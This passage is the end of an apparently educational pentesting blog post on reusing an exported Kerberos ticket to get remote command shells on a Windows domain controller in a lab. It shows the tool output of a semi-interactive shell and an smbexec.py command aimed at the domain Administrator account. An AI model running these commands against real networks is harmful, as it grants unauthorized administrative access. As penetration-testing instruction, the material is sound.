


```
[+] Using Kerberos Cache: /tmp/krb5cc_0
[+] Using TGT from cache
[+] Trying to connect to KDC at 192.168.178.196
[+] Target system is server2012dc.MYDOMAINB.LOCAL and isFDQN is True
[+] StringBinding: \\\\SERVER2012DC[\\PIPE\\atsvc]
[+] StringBinding: server2012dc[49154]
[+] StringBinding chosen: ncacn_ip_tcp:server2012dc.MYDOMAINB.LOCAL[49154]
[+] Using Kerberos Cache: /tmp/krb5cc_0
[+] Using TGT from cache
[+] Trying to connect to KDC at 192.168.178.196
[+] Using Kerberos Cache: /tmp/krb5cc_0
[+] Using TGT from cache
[+] Trying to connect to KDC at 192.168.178.196
[+] Using Kerberos Cache: /tmp/krb5cc_0
[+] Using TGT from cache
[+] Trying to connect to KDC at 192.168.178.196
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

We have our cmd shell on our Linux box with Kerberos authentication using our exported ticket!

We could also use *smbexec.py*:

```
# smbexec.py -k -no-pass -dc-ip 192.168.178.196 mydomainb.local/Administrator@server2012dc.MYDOMAINB.LOCAL
```



```
  ohpe                                D        0  Mon Mar  6 01:30:57 2017
  pagefile.sys                      AHS 402653184  Thu Mar 30 06:08:07 2017
  PerfLogs                            D        0  Thu Aug 22 17:52:33 2013
  Program Files                      DR        0  Fri Feb 17 08:23:18 2017
  Program Files (x86)                 D        0  Sat Jan 14 07:35:33 2017
  ProgramData                        DH        0  Mon Mar  6 23:03:49 2017
  shell.bat                           A      533  Sat Feb 11 02:31:02 2017
  System Volume Information         DHS        0  Wed Mar 29 22:03:39 2017
  temp                                D        0  Wed Mar 29 22:03:39 2017
  test                                D        0  Wed Mar 29 22:03:39 2017
  Users                              DR        0  Fri Feb 17 08:28:13 2017
  Windows                             D        0  Thu Mar 30 08:12:56 2017

                6463487 blocks of size 4096. 3781652 blocks available
smb: \>
```

That’s all, enjoy Kerberos!

Tweet G+ Share in Share submit reddit 0 Like

AUTHOR

Andrea Pierini

FREE PRACTICE EXAMS

- CCNA Practice Exam
- Network + Practice Exam
- PMP Practice Exam
- Security+ Practice Exam
- CEH Practice Exam
- CISSP Practice Exam

FREE TRAINING TOOLS

- Phishing Simulator
- Security Awareness

- Free BEC eBook: The Great White Shark of Social Engineering
- The CISSP CBK Domains: Information and Updates
- How to Protect Yourself From GDPR-Related Phishing Scams
- Shodan and IoT: The Problem is here!
- How Criminals Can Exploit AI
- New! PhishSim Auto Reports Dashboard & Cryptocurrency Phishing Templates
- How to Prevent BEC With Email Security Features
- How to Prevent BEC with Vendor Payment Integration
- 4 Ways to Integrate BEC Prevention Strategies into Your Organization
- Cooperation between Humans and Artificial Intelligence in the Name of Security
- Exploiting NFS Share
- CGEIT Domain 3: Benefits Realization
- CGEIT Domain 2: Strategic Management

Security Awareness

DoD 8140

Ethical Hacking

Hacker Training Online

CCNA

PMP

Microsoft

Incident Response

Information Assurance

MORE POSTS BY AUTHOR

The “Poor Man’s Process Migration” in Windows

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

● + 8 =

Post Comment

Connect with us

Stay up to date with InfoSec Institute and Intense School - at info@infosecinstitute.com

Like 1 Follow @infosecedu

Join our newsletter

Get the latest news, updates & offers straight to your inbox.

ENTER YOUR EMAIL SUBSCRIBE